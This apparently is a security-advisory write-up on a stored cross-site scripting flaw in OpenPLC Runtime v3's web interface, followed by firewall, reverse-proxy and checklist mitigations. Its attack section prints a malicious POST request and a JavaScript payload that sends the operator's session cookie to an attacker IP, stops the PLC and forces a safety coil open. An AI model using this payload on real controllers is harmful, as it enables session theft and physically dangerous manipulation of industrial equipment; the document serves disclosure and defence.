Executive Summary: Web Flaws Bridging into Physical Control
The Cybersecurity and Infrastructure Security Agency (CISA) has issued an Industrial Control Systems (ICS) Advisory designated ICSA-26-265-09, alerting critical infrastructure operators to a high-impact security vulnerability affecting OpenPLC Runtime v3. Developed by Autonomy Logic, OpenPLC is an open-source, IEC 61131-3-compliant programmable logic controller software suite widely deployed across water utilities, electrical power generation, discrete manufacturing, and academic testbeds globally.
The vulnerability, cataloged under CVE-2026-88020, resides in the runtime's embedded web administration server. When the web interface processes routing parameters during routine hardware monitoring and network configuration, it fails to sanitize user-controlled input prior to rendering dynamic HTML elements. This introduces a persistent Cross-Site Scripting (XSS) condition (CWE-79).
In an industrial automation context, XSS transcends traditional web defacement. Because the OpenPLC web dashboard provides direct administrative controls to upload Structured Text (ST) ladder logic programs, modify Modbus/DNP3 mapping tables, and toggle physical output pins (coils and registers), successful exploitation allows an unauthenticated adversary to hijack operator sessions and enact unauthorized, destructive changes on physical machinery.
Vulnerability Mechanics & Physical Attack Vectors
OpenPLC Runtime v3 features a Python-based web server that allows plant technicians to monitor hardware status, compile ladder logic into C++ binaries, and interface with physical I/O boards (such as Raspberry Pi, Arduino, UniPi, or industrial PC expansion cards).
Input Routing Injection Flow
The vulnerability triggers when an attacker crafts a malicious request containing script tags into input routing parameters:
POST /hardware_settings HTTP/1.1
Host: 192.168.10.50:8080
Content-Type: application/x-www-form-urlencoded

device_name=SensorNode-1&route_path=%3Cscript%20src%3D%22http%3A%2F%2F192.168.10.200%2Fpayload.js%22%3E%3C%2Fscript%3E&baudrate=115200
Because the application stores the unsanitized route_path in the runtime SQLite database, the malicious script executes whenever a plant supervisor or shift engineer accesses the hardware diagnostics page:
// Malicious payload.js executing within the context of an authenticated operator
(async function hijackIndustrialPLC() {
  // 1. Exfiltrate the session cookie to the attacker listener
  fetch('http://192.168.10.200/exfil?cookie=' + encodeURIComponent(document.cookie));

  // 2. Perform unauthorized state-changing request: Force stop PLC core execution
  await fetch('/stop_plc', {
    method: 'POST',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: 'confirm=true'
  });

  // 3. Force toggle physical safety coil to OPEN state
  await fetch('/point_write', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
      point_type: 'coil',
      point_address: 0,
      point_value: 1 // Forces pressure relief valve open
    })
  });
})();
Cyber-Physical Blast Radius: Purdue Model Disruption


Under the Purdue Enterprise Reference Architecture (PERA), web interfaces for controller management operate at Level 2 (Supervisory Control) and directly influence Level 1 (Basic Process Control) devices. Exploitation of CVE-2026-88020 collapses this boundary, enabling an attacker with web network access to directly alter physical process dynamics, halt fluid pumps, or induce hazardous overpressure scenarios.
Industrial Defense & IEC 62443 Alignment
Asset owners operating OpenPLC Runtime v3 instances across municipal water treatment, energy grid tie-ins, and industrial facilities must implement immediate compensating security controls aligning with IEC 62443-3-3 (System Security Requirements and Security Levels).
1. Network Boundary Segmentation (Zones and Conduits)
Under IEC 62443-3-2, industrial controllers must reside within isolated security zones. The OpenPLC web management interface (port 8080/tcp) should never be accessible from enterprise IT networks (Purdue Level 4) or the public Internet. Restrict access exclusively to designated Engineering Workstations (EWS) using firewall conduits:
# Linux iptables firewall rules for OpenPLC host controller
# Block all external access to OpenPLC web interface except from authorized EWS IP

iptables -A INPUT -p tcp --dport 8080 -s 192.168.10.15 -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -j DROP
2. Reverse Proxy Sanitization & WAF Inspection
Deploy a hardened reverse proxy (e.g., Nginx or Envoy) in front of OpenPLC web servers to enforce strict Content Security Policy (CSP) headers and sanitize incoming query parameters:
# Nginx reverse proxy configuration for OpenPLC management interface
server {
    listen 443 ssl http2;
    server_name plc-mgmt.local.internal;

    ssl_certificate /etc/ssl/certs/plc_signed.crt;
    ssl_certificate_key /etc/ssl/private/plc_signed.key;

    # Enforce strict CSP to prevent inline JavaScript execution
    add_header Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none';" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-Frame-Options "DENY" always;

    location / {
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
3. Technical Vulnerability Comparison
| Attribute | Vulnerability Specification | Industrial Risk Implication |
|---|---|---|
| CVE Identifier | CVE-2026-88020 | Public tracking in NIST NVD and CISA ICS catalogs |
| Vulnerability Class | CWE-79 (Improper Neutralization of Input) | Persistent script storage in SQLite configuration schema |
| CVSS v3.1 Score | 6.1 (Medium / High Industrial Context) | Attacks bridge web domain into physical relay I/O controls |
| Affected Product | Autonomy Logic OpenPLC Runtime v3 | Standard deployments on Linux, Raspberry Pi, and industrial PCs |
| Critical Sector Exposure | Manufacturing, Energy, Water/Wastewater | Potential loss of safety instrumented system (SIS) integrity |
Actionable Checklist for Plant Engineers
- Verify Session Termination: Ensure industrial operators explicitly log out of OpenPLC web sessions upon completing supervisory tasks rather than simply closing browser tabs.
- Audit Ladder Logic Hash Integrity: Maintain cryptographic hashes (SHA-256) of verified Structured Text (.st) files and compare against active runtime programs to detect unauthorized logic modifications.
- Deploy Hardware Write-Protect Switches: Where feasible, configure physical hardware jumpers to disallow runtime firmware and program reprogramming during normal operation.